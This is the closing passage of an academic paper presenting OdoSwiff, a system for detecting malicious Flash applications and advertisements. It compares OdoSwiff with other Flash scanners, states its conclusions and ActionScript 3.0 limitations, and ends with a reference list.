There have also been a couple of tools created specifically to scan Flash applications. HP released its SWFScan [16] tool in March 2009 to detect security vulnerabilities in Flash applications. It focuses on application-level vulnerabilities that may result from coding errors rather than applications that have malicious intent. SWFScan operates by first decompiling ActionScript code and then applying static analysis techniques to the decompiled code to identify possible vulnerabilities. Some of the vulnerabilities SWFScan will detect are cross-site scripting vulnerabilities, insecure Flash `System.allowDomain` usage, and embedded sensitive data such as passwords, social security numbers, credit card numbers, database connection strings, etc.

OWASP SWFIntruder is another tool designed to scan Flash applications that was released in 2007 [17]. Like HP SWFScan, it does not detect malicious applications, but instead looks for flaws in Flash applications that could be utilized to deliver cross-site scripting attacks. SWFIntruder executes Flash applications within a web browser to dynamically determine what external variables it uses, and if any of them can be used to deliver a cross-site scripting attack.

As discussed in Section IV, adopstools is another tool designed to scan Flash files [15]. Unlike the other tools mentioned, it was specifically designed to scan Flash advertisements for possible malicious behavior. It is implemented as an online service and generates reports that give general Flash information, tag list, `getURL` usage, and a dump of detected ActionScript 2.0 code. However, it does not support ActionScript 3.0 at the time of writing and the lack of dynamic analysis does not allow it to provide reports as detailed as the ones provided by our system, especially when dealing with malicious files that use various obfuscation techniques.

VI. Conclusions

This paper described a new system, called OdoSwiff, to detect malicious Flash applications and advertisements using a combination of dynamic and static analysis techniques. OdoSwiff was evaluated on a large collection of Flash files that contained different types of Flash exploits. We showed that detection rates were favorable compared to existing systems that scan Flash applications. The system classifies each Flash application as *benign* or *malicious*. Flash applications that are marked as *malicious* contain code that can redirect the user's browser to a malicious site and/or infect the user's machine with malware. If no malicious behavior is detected, the Flash application is marked as *benign*. In addition to these classifications, our system generates a full report to indicate the reasons why its decision was formed.

An area of weakness of the current system and a source of future work is the lack of ability to obtain execution traces for ActionScript 3.0, which limits the detection of malicious Flash 9 and 10 applications. Our system does implement static analysis checks for these applications, which has been shown to be effective in Section IV. However, continued effective detection requires constant updating of these signatures when new threats are discovered. We attempt to detect known decryption routines and various techniques used to obfuscate embedded Flash files, but these signatures can be easily evaded by new malware techniques.

Obtaining execution traces, and even better, being able to instrument an ActionScript 3.0 virtual machine would allow the system to easily obtain the data passed to `Loader.loadBytes` and analyze it for maliciousness, such as executing forceful redirection code or perhaps an embedded CVE-2007-0071 exploit. In addition, an execution trace would allow the system to apply all the dynamic analysis techniques for ActionScript 2.0 to Flash files that use newer versions of the language.

References

[1] YouTube, "YouTube Fact Sheet," http://www.youtube.com/t/fact_sheet.

[2] Adobe Systems Inc, "Flash Player Statistics," http://www.adobe.com/products/player_census/flashplayer/.

[3] M. Polychronakis, P. Mavrommatis, and N. Provos, "Ghost turns zombie: exploring the life cycle of web-based malware," in *LEET'08: Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats*. Berkeley, CA, USA: USENIX Association, 2008, pp. 1–8.

[4] S. Hardmeier, "Spyware Sucks," http://msmvps.com/spywaresucks/.

[5] Alexa Internet, Inc, "Alexa Top 500 Global Sites," http://alexa.com/topsites/.

[6] Adobe Systems Inc, "SWF file format specification," http://www.adobe.com/devnet/swf/.

[7] CVE MITRE, "CVE-2007-0071," http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0071.

[8] M. Dowd, "Application-Specific Attacks: Leveraging the ActionScript Virtual Machine," http://documents.iss.net/whitepapers/IBM_X-Force_WP_final.pdf, 2008.

[9] I. Kogan, "flasm," http://www.nowrap.de/flasm.html.

[10] ——, "flare," http://www.nowrap.de/flare.html.

[11] Adobe Labs and Mozilla, "Mozilla Tamarin," http://www.mozilla.org/projects/tamarin/.

[12] "Gnash Project," http://www.gnashdev.org/.

[13] "DNS-BH - Malware Domain Blocklist," http://www.malwaredomains.com/.

[14] Hispasec Sistemas, "VirusTotal," http://www.virustotal.com/.

[15] S. Loirat, "adopstools," http://www.adopstools.net/.

[16] Hewlett-Packard Development Company, "SWFScan," https://h30406.www3.hp.com/campaigns/2009/wwcampaign/1-5TUVE/index.php?key=swf\&jumpid=go/swfscan.

[17] S. D. Paola, "SWFIntruder," http://code.google.com/p/swfintruder/wiki/SWFIntruder.